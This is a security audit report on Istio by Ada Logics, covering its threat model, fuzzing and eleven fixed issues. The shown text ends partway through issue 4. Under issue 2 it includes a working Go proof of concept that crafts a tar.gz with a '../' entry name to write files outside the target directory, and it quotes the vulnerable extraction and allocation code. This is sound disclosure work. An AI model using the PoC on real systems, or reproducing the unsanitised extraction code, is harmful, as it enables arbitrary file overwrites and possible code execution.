PRESENTS

Istio Security Audit

In collaboration with the Istio projects maintainers and The Open Source Technology Improvement Fund, Inc (OSTIF).

Authors

Adam Korczynski <adam@adalogics.com>
David Korczynski <david@adalogics.com>
Date: 30th January 2023

Table of contents

Table of contents	**1**
Executive summary	**2**
Notable findings	**3**
Project summary	**4**
Audit scope	**6**
Overall assessment	**7**
Fuzzing	**9**
Threat model	**11**
Issues found	**17**
Review of fixes for issues from previous audit	**50**
Istio SLSA compliance	**52**

Executive summary

In September and October 2022 Ada Logics carried out a security audit of the Istio project. The audit was sponsored by the CNCF and facilitated by OSTIF as a step towards graduation for Istio. The engagement was a holistic security audit that had several high-level goals:

1. Formalise a threat model of Istio to guide the security audit as well as future security audits.
2. Carry out a manual code audit for security issues.
3. Review the fixes for the issues found in an audit from 2020.
4. Review and improve Istio's fuzzing suite.
5. Perform a SLSA review of Istio.

The audit was started with a kickoff meeting, and following that, Ada Logics had weekly meetings with the Istio team to discuss questions and issues that came out throughout the period of the audit. Found issues were reported as they came up which gave the Istio team time to triage and assess criticality.

Results summarised

6 fuzzers written and added to Istio's OSS-Fuzz integration

1 CVE found in Golang

1 vulnerability found that affected Googles managed Istio offering

11 issues found

- 5 system resource exhaustion
- 1 arbitrary file write
- 1 missing file close
- 1 certificate skipping
- 1 case unhandled errors
- 1 case of using a deprecated library
- 1 race condition

Notable findings

Issue 10 - “H2c handlers are uncapped” - was an interesting finding, in that it affected Google’s managed Istio offering, and it led to further investigation that revealed a vulnerability in Golang itself. The finding was reported by the auditing team to the Istio maintainers, because Istio does not cap the size of requests made on an h2c connection, which could lead to a denial of service scenario if a large request was sent. This is a vulnerability, however, to be vulnerable, users would need the MultiplexHTTP option configured - used by some managed Istio offerings - which the vast majority of Istio's users do not have. For that reason, a CVE was not assigned this vulnerability. Some managed service providers were vulnerable to the issue, including Google’s managed Istio offering which has MultiplexHTTP configured.

After issue 10 had been reported to the Istio team, Istio maintainer John Howard assessed Golangs recommended solution for capping H2c requests which is:

“*The first request on an h2c connection is read entirely into memory before the Handler is called. To limit the memory consumed by this request, wrap the result of NewHandler in an http.MaxBytesHandler.*”

John found that when the recommended `MaxBytesHandler` was used, the request body was not fully consumed, meaning that when a server attempts to read HTTP2 frames from the connection it will instead be reading the body. As such, the `MaxBytesHandler` introduces an http request smuggling attack vector. The issue was disclosed to the Golang security team who fixed the vulnerability and assigned it CVE-2022-41721.

Project summary

Ada Logics auditors

Name	Title	Email
Adam Korczynski	Security Engineer	Adam@adalogics.com
David Korczynski	Security Researcher	David@adalogics.com

Istio maintainers involved in the audit

Name	Title	Email
Anand Jayaraman	Engineering Leader	ajayaram@google.com
Andrea Ma	Software Engineer	ayma@us.ibm.com
Craig Box	VP of Open Source and Community	craigb@armosec.io
Didier Grelin	Sr. Technical Program Manager	dgrelin@google.com
Ethan Jackson	Staff Engineer	jethan@google.com
Francis Zhou	Senior Technical Program Manager	francisz@google.com
Greg Hanson	Software Engineer	gregory.hanson@solo.io
Jacob Delgado	Software Engineer	jacob.delgado@aspenmesh.io
John Howard	Staff Software Engineer	howardjohn@google.com
Justin Pettit	Senior Staff Engineer	jdpettit@google.com
Lei Tang	Technical Lead	leitang@google.com
Neelima Balakrishnan	Software Engineering Manager	neelimabk@google.com
Shankar Ganesan	Software Engineer	shankgan@google.com

OSTIF

Name	Title	Email
Amir Montazery	Managing Director	Amir@ostif.org
Derek Zimmer	Executive Director	Derek@ostif.org

Project Timeline

Events and milestones of the audit.

September 19 2022	Kick-off meeting
September 26 2022	Status meeting #1
September 29 2022	Doc with issues shared with the Istio team. Subsequent issues added ad-hoc to the same doc.
October 3 2022	Status meeting #2
October 10 2022	Status meeting #3
October 17 2022	Status meeting #4
December 15 2022	All issues have been fixed

Audit scope

The following assets were in scope of the audit.

Istio main repository

Repository	https://github.com/istio/istio
Language	Golang

Istio API definitions

Repository	https://github.com/istio/api
Language	Golang

Istio documentation

Repository	https://github.com/istio/istio.io
Language	n/a; documentation only


Overall assessment

Our evaluation is that Istio is a well-maintained project that has a strong and sustainable approach to security. The project follows a high level of industry standards in dealing with security. In particular, it is worth highlighting that:

- The Istio Product Security Working Group responds swiftly to security disclosures.
- The documentation on the project's security is comprehensive, well-written and up to date.
- Security vulnerability disclosures follow industry standards and security advisories are clear and detailed.
- Security fixes include regression tests.

After the manual auditing commenced, the auditing team found that the Istio team had prioritised security-sensitive parts of Istio in favour of non-security-sensitive parts. Some components that are particularly exposed had been tediously audited, whereas other components had practically been left unaudited. There are pros and cons to this. On the positive side, it shows that the Istio maintainers have a clear understanding of which parts of Istio should be prioritised. This is already a great foundation for a secure product, and it demonstrates that the Istio community has formulated a threat model that is used to assess which parts of Istio are particularly exposed. In this audit, Ada Logics confirmed that there is a strong correlation between the parts that the Istio security team prioritises and the parts that we found to be specially exposed. However, we found that some less exposed parts of Istio had several issues. In particular, the Istio Operator was found to have multiple security and reliability issues. This is already well known to the Istio maintainers, and the documentation also mentions this[1]:

[1] https://istio.io/latest/docs/setup/install/operator/



It was also stated by the Istio maintainers throughout the audit that the Operator was known to be under-maintained in terms of security. Nevertheless, the operator has not been fully deprecated and is likely used in production by the community which makes some users prone to security issues.
Furthermore, successful cyber attacks can and do have their entry point in less security-critical parts of software systems. Attackers can be highly creative in using the slightest advantages, and such advantages can be obtained in parts of code bases that receive less attention.

Our assessment is that, not counting the Operator, Istio is a very well-maintained and secure project with a sound code base, well-established security practices and a responsive product security team.

Fuzzing

The second goal of the audit was to assess and improve the fuzz test suite of Istio. During the initial assessment, the Ada Logics auditing team reviewed the existing fuzzing set up. At the start of the audit, we made the following observations:

- Istio is integrated into OSS-Fuzz with 63 fuzzers running continuously.
- All fuzzers are hosted in the Istio repository along with the OSS-Fuzz build script.
- The OSS-Fuzz build is maintained to avoid disruption.
- Istio does not run the fuzzers in its CI pipeline.

Istio has had its fuzzing suite for around a year and has previously found high severity security issues such as CVE-2022-23635 along with dozens of reliability issues. As such, Istio benefits largely from having a substantial fuzz test suite that runs continuously on OSS-Fuzz.

Ada Logics started the fuzzing assessment by prioritising security-critical parts of Istio. We found that many of these had impressive test coverage with little to no room for improvement. We identified a few APIs in security-critical code parts that would benefit from fuzzing and wrote fuzzers for these.

In total, 6 fuzzers were written during this audit and have all been merged into the upstream Istio repository.

#	Name	Package	Link
1	`FuzzWriteTo`	`istio.io/istio/pkg/bootstrap`	https://github.com/istio/istio/blob/65478ea81272c0ceaab568974aff700aef907312/pkg/bootstrap/fuzz_test.go#L26
2	`FuzzRunTemplate`	`istio.io/istio/pkg/kube/inject`	https://github.com/istio/istio/blob/65478ea81272c0ceaab568974aff700aef907312/pkg/kube/inject/fuzz_test.go#L23
3	`FuzzReadCACert`	`istio.io/istio/security/pkg/k8s/chiron`	https://github.com/istio/istio/blob/65478ea81272c0ceaab568974aff700aef907312/security/pkg/k8s/chiron/fuzz_test.go#L22
4	`FuzzIstioCASign`	`istio.io/istio/security/pkg/pki/ca`	https://github.com/istio/istio/blob/65478ea81272c0ceaab568974aff700aef907312/security/pkg/pki/ca/fuzz_test.go#L24
5	`FuzzValidateCSR`	`istio.io/istio/security/pkg/pki/ra`	https://github.com/istio/istio/blob/65478ea81272c0ceaab568974aff700aef907312/security/pkg/pki/ra/fuzz_test.go#L23

6	`FuzzBuildSecurityCaller`	`istio.io/istio/security/pkg/server/ca`	https://github.com/istio/istio/blob/65478ea81272c0ceaab568974aff700aef907312/security/pkg/server/ca/authenticate/fuzz_test.go#L21

The fuzzers were merged ad-hoc so they could run throughout the audit. At the time of the end of the audit, the these are the stats of the fuzzers:


Fuzzer	Total executions	Total hours of execution
`FuzzWriteTo`	`78,576,767`	`150.3`
`FuzzRunTemplate`	`925,533,849`	`103.5`
`FuzzReadCACert`	`39,734,279`	`91.8`
`FuzzIstioCASign`	`1,813,273,728`	`119.7`
`FuzzValidateCSR`	`148,397,875`	`98.4`
`FuzzBuildSecurityCaller`	`10,694,589`	`111.1`

Threat model

Istio is a service mesh which is an infrastructure layer applicable to software applications. Istio is platform and language agnostic, but is often used on top of Kubernetes. It offers users easy access to features such as observability, traffic management and security without requiring users to add these to their application code. It also offers more advanced features to support A/B testing, canary deployments, rate limiting, access control, encryption and end-to-end authentication.

Istio itself is implemented in Go which shields the project from memory-unsafe implementation issues such as buffer overflow and use-after-free issues. Envoy - which plays a core role in the Istio service mesh - is implemented in C++ and memory-corruption issues can therefore have negative impact on the Istio service mesh which is exemplified with ISTIO-SECURITY-2019-007 which was a security vulnerability in Istio with root cause from a heap buffer overflow in Envoy. Istio is vulnerable to other types of implementation issues in the Go programming language such as NULL-pointers, out-of-bounds, race conditions, resource exhaustion issues and other issues stemming from improper usage of the language.

Istio consists of two components: The controlplane and the dataplane. The data plane handles the connection between services and forms a series of proxies deployed as sidecars. The proxies consist of Envoy proxies and an Istio-agent and manage network traffic between microservices. The control plane is responsible for applying user configuration to the proxies. The following diagram demonstrates the Istio architecture:



Security Architecture

Trust boundaries

We identify the following trust boundaries:

From	Into	Trust flow	Description
Outside of cluster	Ingress Sidecar or Ingress Gateway	Low to high	Ingress traffic can have the lowest level of privilege. As it enters the mesh it crosses a trust boundary.
Ingress Sidecar or Ingress Gateway	Proxy	Low to high	Traffic flowing from Ingress Sidecar or Ingress Gateway to a Proxy might be required to pass further security policies.
Proxy	Service	Low to high	Incoming traffic to proxy can be coming from outside the cluster and is validated against the specified policies before it reaches the service. The traffic crosses a trust boundary as it passes the proxy.
Controlplane	Dataplane	High to low	Policies are created by users with privileges. The policies are propagated to the dataplane.
Egress Sidecar	External Apis	High to low	Traffic leaving the dataplane for external APIs.

Security Components


One of the advantages of using Istio is that it offers a series of security features related to identity, policies, TLS encryption, authentication, authorization and internal auditing to enhance the security in the mesh.
Istio's security components are especially exposed, as they handle and validate requests from unauthenticated sources. These components need to be robust enough to defend against a series of threats. Istio's security components are documented in detail here: https://istio.io/latest/docs/concepts/security. There are a number of ways an attacker would seek to exceed their trust boundaries including authentication bypass, reading sensitive information, writing files to the underlying file system, exploiting logical errors. The security components have limited functionality, and it should not be possible to force these to exceed this functionality to exceed trust boundaries. Each components limited

functionality is documented here: https://istio.io/latest/docs/concepts/security, and for the ease of reading this report, we list them below:

- Certificate management
- Authentication
- Authorization
- Policy Enforcement Points (PEPs)
- A set of Envoy proxy extensions to manage telemetry and auditing

Certificate management

Alongside each Envoy proxy, an instance of the Istio agent is located and communicates with Istiod to automate key and certificate rotation, like so:



Istio-agent has two functions:

1. To receive SDS requests from Envoy and send certificate signing requests to the CA which typically is Istiod.
2. To receive ADS requests from Envoy and forward these to the specified discovery server which typically is Istiod.

Istiod handles certificate signing requests via the `IstioCAServiceServer` which is created in https://github.com/istio/istio/blob/346260e5115e9fbc65ba8a559bc686e6ca046a32/security/pkg/server/ca/server.go#L136:

```go
// New creates a new instance of `IstioCAServiceServer`
func New(ca CertificateAuthority, ttl time.Duration,
        authenticators []security.Authenticator,
) (*Server, error) {
        certBundle := ca.GetCAKeyCertBundle()
        if len(certBundle.GetRootCertPem()) != 0 {
                recordCertsExpiry(certBundle)
        }
        server := &Server{
                Authenticators: authenticators,
                serverCertTTL:  ttl,
                ca:             ca,
                monitoring:     newMonitoringMetrics(),
        }
        return server, nil
}
```

Authentication

Authentication policies are specified by mesh administrators. Istiod propagates the policies to the proxies and checks whether the policy of each proxy is up to date. Authentication has two core features in Istio:

1. Peer authentication: used for service-to-service authentication to verify the client making the connection.
2. Request authentication: Used for end-user authentication to verify the credential attached to the request.

Authorization

Istio allows users to create authorization policies to specify mesh-, namespace-, and workload-wide access control for workloads in the mesh. Authorization policies are created by users and are enforced at runtime using Envoys built-in authorization engine. Incoming requests are passed to Envoy that then evaluate the request based on the Istio administrators specified authorization policies. Requests are treated by Envoy with either `ALLOW` or `DENY`.

Policy Enforcement Points

Istio authenticates traffic between workloads with mTLS.

Threat actors

In this part of the threat model we identify threat actors that may impact the security posture of Istio.

Internal attacker

An entity with some level of privilege that would seek to exceed one or more trust boundaries. This could be a user that has been granted limited cluster privileges and seeks to perform harmful actions they should not have actions to perform. This user may have permission to perform certain harmful actions, and security actions arise when they are able to cause harm they are not supposed to have permission to cause.

Contributors to Istio

Istio is an open source project that accepts contributions from any user, vulnerabilities could be introduced innocently or on purpose to Istio. Contributors could harm Istio by attempting to intentionally introduce vulnerable code and subsequently exploit it.

Contributors to 3rd party dependencies

Istio uses open source 3rd party dependencies that may impact the security of Istio. Istio's dependencies may be used by malicious attackers to exceed their trust boundaries in Istio. This could be done by adding vulnerabilities on purpose or by accident. This threat actor can - similarly to contributors to Istio itself - seek to commit vulnerable code into the source tree of dependencies of Istio to subsequently exploit it.

Untrusted users

Istio will often be deployed with the purpose of accepting untrusted input into the service mesh. Untrusted users are the users with the lowest level of privilege of Istio's threat actors and may seek to cause harm by exceeding their trust boundaries. Untrusted traffic enters the Istio service mesh as ingress traffic through an ingress `Gateway`.

Attack surface enumeration

Any elevation of privilege in Istio is considered a security issue. An elevation of privilege should be compared to how the user has configured Istio. If a threat actor is to exceed the trust boundaries they have been granted by way of the set of configurations, there is reason to believe this happens through a security vulnerability in the Istio code base. On the other hand, if the user configures Istio insecurely, this does not represent a security issue but a user issue.

There are two groups that can escalate their privileges in Istio:

1. Fully untrusted users that send traffic to the cluster through the ingress `Gateway`.

2. Partially trusted users that have been granted a level of privilege and that are able to escalate to higher privileges.

There are a number of areas where either group could exceed their assumed privilege boundaries. We enumerate these below:

Policy Enforcement Points
Anytime a policy is enforced, an attacker has the potential to circumvent the configured policies.

It is Istio's assumption that default settings are secure, and insecure default settings would be considered a security issue. Policy enforcement points must securely enforce the configured policy, and must also not be susceptible to vulnerabilities not specifically related to policy enforcement. For example, an attacker may seek to bypass authentication from an issue in policy enforcement, but policy enforcement points might also be vulnerable to Denial of Service attacks leading to compromise of Istio's overall availability.

Kubernetes
Istio extends Kubernetes and is exposed to vulnerabilities in Kubernetes itself. Simultaneously, Istio must extend Kubernetes properly and may contain vulnerabilities in failing to do so.

Ingress Resources
Istio offers two models for managing ingress traffic to the cluster:

1. The Kubernetes ingress resource
2. Istio Gateway

These resources are exposed to the outside world and represent the first point of contact by fully untrusted input. Any compromise of availability and integrity would be a violation of Istio's security posture.

Security best practices

Istio maintains a guide on security best practices which we recommend all users follow: https://istio.io/latest/docs/ops/best-practices/security/. The guide iterates over known threat vectors in Istio and provides direct ways to mitigate these.

Issues found

In total, the audit found 11 security issues in Istio.

#	Name	Severity	Difficulty	Fixed
1	Possible disk exhaustion when extracting archive file	Medium	High	Yes
2	Arbitrary file write during archive extraction	Medium	High	Yes
3	File left opened	Medium	High	Yes
4	Length of new byte slice controlled by potentially untrusted file size	Low	High	Yes
5	Possible memory exhaustions in http utilities	Low	Medium	Yes
6	Istio skips certificate verification	Low	High	Yes
7	Unhandled errors	Informational	n/a	Yes
8	Use of deprecated 3rd party library	Low	High	Yes
9	TOCTOU race conditions in file utils	Medium	High	Yes
10	H2c handlers are uncapped	High	High	Yes
11	STS server is susceptible to DoS if debug mode is enabled	High	Medium	Yes

1: Possible disk exhaustion when extracting archive file

Severity: Medium	Difficulty: High
Fixed: Yes	Affected components: • Istio operator
Vectors: • CWE-400: Uncontrolled Resource Consumption • CWE-770: Allocation of Resources Without Limits or Throttling	
ID: ADA-IST-1	
Fix: https://github.com/istio/istio/pull/41705	

Description

The Operator Helm URL Fetcher has a possible disk exhaustion vulnerability. If the chart is bigger than the available disk space, a Denial-of-Service scenario would happen.

Case 1

https://github.com/istio/istio/blob/d86fa8b48356c92b6c73b5831c18df893a4ae861/operator/pkg/helm/urlfetcher.go#L89

```
74  func (f *URLFetcher) Fetch() error {
75        if _, _, err := URLToDirname(f.url); err != nil {
76              return err
77        }
78        saved, err := DownloadTo(f.url, f.destDirRoot)
79        if err != nil {
80              return err
81        }
82
83        reader, err := os.Open(saved)
84        if err != nil {
85              return err
86        }
87        defer reader.Close()
88
89        return tgz.Extract(reader, f.destDirRoot)
90  }
```

Case 2

This will run out of memory before disk space. See issue 5 case 1.

```
92  // DownloadTo downloads from remote srcURL to dest local file path
```

```
93  func DownloadTo(srcURL, dest string) (string, error) {
94        u, err := url.Parse(srcURL)
95        if err != nil {
96              return "", fmt.Errorf("invalid chart URL: %s", srcURL)
97        }
98        data, err := httprequest.Get(u.String())
99        if err != nil {
100             return "", err
101       }
102
103       name := filepath.Base(u.Path)
104       destFile := filepath.Join(dest, name)
105       dir := filepath.Dir(destFile)
106       if _, err := os.Stat(dir); os.IsNotExist(err) {
107             err := os.Mkdir(dir, 0o755)
108             if err != nil {
109                   return "", err
110             }
111       }
112
113       if err := os.WriteFile(destFile, data, 0o644); err != nil {
114             return destFile, err
115       }
116
117       return destFile, nil
118 }
```

Exploitation

To exploit this, a fair level of privilege is required. The contents of the URL being fetched/uncompressed are directly applied to the Kubernetes cluster.

2: Arbitrary file write during archive extraction

Severity: Medium	Difficulty: High
Fixed: Yes	Affected components: • Istio operator
Vectors • CWE-22: Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal') • CWE-23: Relative Path Traversal • CWE-36: Absolute Path Traversal	
ID: ADA-IST-2	
Fix: https://github.com/istio/istio/pull/41786	

Description

The Helm chart fetching and extraction logic of the Istio Operator has an out-of-bounds file write vulnerability. If the Operator runs with high privileges, this could lead to remote code execution. Even without sudo privileges, the vulnerability could have multiple attack vectors.

The root cause of the vulnerability is that `tgz.Extract()` does not sanitise file paths which may lead to writing to arbitrary file paths.

A `header.Name` containing patterns such as `..` could traverse the file system and perform out of bounds file writes.
https://github.com/istio/istio/blob/d0705cf0ed5591cc26c08001f3faab0a880aec48/operator/pkg/util/tgz/tgz.go#L70

```
70  func Extract(gzipStream io.Reader, destination string) error {
71        uncompressedStream, err := gzip.NewReader(gzipStream)
72        if err != nil {
73              return fmt.Errorf("create gzip reader: %v", err)
74        }
75
76        tarReader := tar.NewReader(uncompressedStream)
77
78        for {
79              header, err := tarReader.Next()
80              if err == io.EOF {
81                    break
82              }
83              if err != nil {
```

```
84                      return fmt.Errorf("next: %v", err)
85              }
86
87              dest := filepath.Join(destination, header.Name)
88              switch header.Typeflag {
89              case tar.TypeDir:
90                      if _, err := os.Stat(dest); err != nil {
91                              if err := os.Mkdir(dest, 0o755); err != nil {
92                                      return fmt.Errorf("mkdir: %v", err)
93                              }
94                      }
95              case tar.TypeReg:
96                      // Create containing folder if not present
97                      dir := path.Dir(dest)
98                      if _, err := os.Stat(dir); err != nil {
99                              if err := os.MkdirAll(dir, 0o755); err != nil {
100                                     return err
101                             }
102                     }
103                     outFile, err := os.Create(dest)
104                     if err != nil {
105                             return fmt.Errorf("create: %v", err)
106                     }
107                     if _, err := io.Copy(outFile, tarReader); err != nil {
108                             return fmt.Errorf("copy: %v", err)
109                     }
110                     outFile.Close()
111             default:
112                     return fmt.Errorf("uknown type: %v in %v",
    header.Typeflag, header.Name)
113             }
114     }
115     return nil
116 }
```

PoC

A complete PoC is available below that demonstrates how the vulnerability could be exploited.

Copy the file contents to a `main.go` file and run it with `go run main.go`. **Careful**: This will overwrite files on the system.

```
1  package main
2
3  import (
4          "archive/tar"
5          "bytes"
6          "compress/gzip"
7          "fmt"
```

```
8       "io"
9       "os"
10      "path/filepath"
11  )
12
13  var (
14      fileName          = "malicious_file"                          // fileName used to created file locally (on attackers side)
15      pathTraversal     = "../"                                     // path traversal pattern to leave the parent dict on Istio users side
16      maliciousFilename = fmt.Sprintf("%s%s", pathTraversal, fileName) // The filename in the tar archive
17      fileData          = "malicious file data22"                   // The file data
18      destination       = "/home/adam/Documents"                    // The "destination" parameter to https://github.com/istio/istio/blob/master/operator/pkg/util/tgz/tgz.go#L70
19  )
20
21  // This creates a malicious Gzip file that will result in
22  // arbitrary file write when extracted by
23  https://github.com/istio/istio/blob/master/operator/pkg/util/tgz/tgz.go#L70
24  func createMaliciousGzip() io.Reader {
25      gzw := new(bytes.Buffer)
26
27      // Create tar writer
28      tw := tar.NewWriter(gzw)
29      defer tw.Close()
30
31      // Create a file
32      f, err := os.Create(fileName)
33      if err != nil {
34          panic(err)
35      }
36      f.Write([]byte(fileData))
37      f.Close()
38
39      // Get FileInfo
40      fi, err := os.Stat(fileName)
41      if err != nil {
42          panic(err)
43      }
44      // Create header
45      header, err := tar.FileInfoHeader(fi, fi.Name())
46      if err != nil {
47          panic(err)
48      }
49      //Modify filename in header
50      header.Name = maliciousFilename
51
```

```
52          // Write header to Tar
53          if err := tw.WriteHeader(header); err != nil {
54                  panic(err)
55          }
56
57          // Open file to read it
58          f2, err := os.Open(fileName)
59          if err != nil {
60                  panic(err)
61          }
62
63          // Copy file data into tar writer
64          if _, err = io.Copy(tw, f2); err != nil {
65                  panic(err)
66          }
67
68          // Compress the tar archive
69          maliciousBytes := new(bytes.Buffer)
70          w := gzip.NewWriter(maliciousBytes)
71          w.Write(gzw.Bytes())
72          w.Close()
73          return bytes.NewReader(maliciousBytes.Bytes())
74
75  }
76
77  func main() {
78          maliciousGzip := createMaliciousGzip()
79
80          // Below is a minimized version of
81  https://github.com/istio/istio/blob/master/operator/pkg/util/tgz/tgz.go#L70
82  (Extract())
83          uncompressedStream, err := gzip.NewReader(maliciousGzip)
84          if err != nil {
85                  panic(err)
86          }
87          tarReader := tar.NewReader(uncompressedStream)
88
89          for {
90                  header, err := tarReader.Next()
91                  if err == io.EOF {
92                          break
93                  }
94                  if err != nil {
95                          return
96                  }
97
98                  dest := filepath.Join(destination, header.Name)
99
100                 // Now Istio will create the file
101                 fmt.Println("dest: ", dest)
```

```
102             outFile, err := os.Create(dest)
103             if err != nil {
104                     panic(err)
105             }
106             if _, err := io.Copy(outFile, tarReader); err != nil {
107                     panic(err)
108             }
109             outFile.Close()
110             fmt.Println("We have now created the file ", dest, "with the
    contents ", fileData)
111             panic("Vulnerable")
112     }
113 }
```

Exploitation

The tar extraction is used for archives being fetched from URLs that are directly applied to a cluster, and some level of privilege is required to perform this attack.

3: File left opened

Severity: Medium	Difficulty: High
Fixed: Yes	Affected components: • Istio operator
Vectors: • CWE-775: Missing Release of File Descriptor or Handle after Effective Lifetime	
ID: ADA-IST-3	
Fix: https://github.com/istio/istio/pull/41786	

Description

If execution goes into this branch, `outFile` is not closed:
https://github.com/istio/istio/blob/d0705cf0ed5591cc26c08001f3faab0a880aec48/operator/pkg/util/tgz/tgz.go#L107

```
103 outFile, err := os.Create(dest)
104 if err != nil {
105         return fmt.Errorf("create: %v", err)
106 }
107 if _, err := io.Copy(outFile, tarReader); err != nil {
108         return fmt.Errorf("copy: %v", err)
109 }
110 outFile.Close()
```

Exploitation

An attacker could exploit this by forcing Istio to open a large number of files and thus exhaust system resources resulting in Denial of Service.

4: Length of new byte slice controlled by potentially untrusted file size

Severity: Low	Difficulty: High
Fixed: Yes	Affected components: • pkg/wasm
Vectors: • CWE-400: Uncontrolled Resource Consumption • CWE-770: Allocation of Resources Without Limits or Throttling	
ID: ADA-IST-4	
Fix: https://github.com/istio/istio/pull/41894	

Description

The WASM fetchers allocate byte slices of a length determined by potentially untrusted data. This could lead to large byte slices being created that exceed the available memory.

https://github.com/istio/istio/blob/69b1e0f7bc04fcc6f32f0eab8c796cfed78b4c02/pkg/wasm/httpfetcher.go#L138

```
127  // wasm plugin should be the only file in the tarball.
128  func getFirstFileFromTar(b []byte) []byte {
129        buf := bytes.NewBuffer(b)
130
131        tr := tar.NewReader(buf)
132
133        h, err := tr.Next()
134        if err != nil {
135              return nil
136        }
137
138        ret := make([]byte, h.Size)
139        _, err = io.ReadFull(tr, ret)
140        if err != nil {
141              return nil
142        }
143        return ret
144  }
```

https://github.com/istio/istio/blob/9a2359d8f08be06ee5f854b30e44da3523992e41/pkg/wasm/imagefetcher.go#L244

```
244  func extractWasmPluginBinary(r io.Reader) ([]byte, error) {
```

```
245         gr, err := gzip.NewReader(r)
246         if err != nil {
247                 return nil, fmt.Errorf("failed to parse layer as tar.gz: %v",
    err)
248         }
249
250         // The target file name for Wasm binary.
251         //
    https://github.com/solo-io/wasm/blob/master/spec/spec-compat.md#specificati
    on
252         const wasmPluginFileName = "plugin.wasm"
253
254         // Search for the file walking through the archive.
255         tr := tar.NewReader(gr)
256         for {
257                 h, err := tr.Next()
258                 if err == io.EOF {
259                         break
260                 } else if err != nil {
261                         return nil, err
262                 }
263
264                 ret := make([]byte, h.Size)
265                 if filepath.Base(h.Name) == wasmPluginFileName {
266                         _, err := io.ReadFull(tr, ret)
267                         if err != nil {
268                                 return nil, fmt.Errorf("failed to read %s: %v",
    wasmPluginFileName, err)
269                         }
270                         return ret, nil
271                 }
272         }
273         return nil, fmt.Errorf("%s not found in the archive",
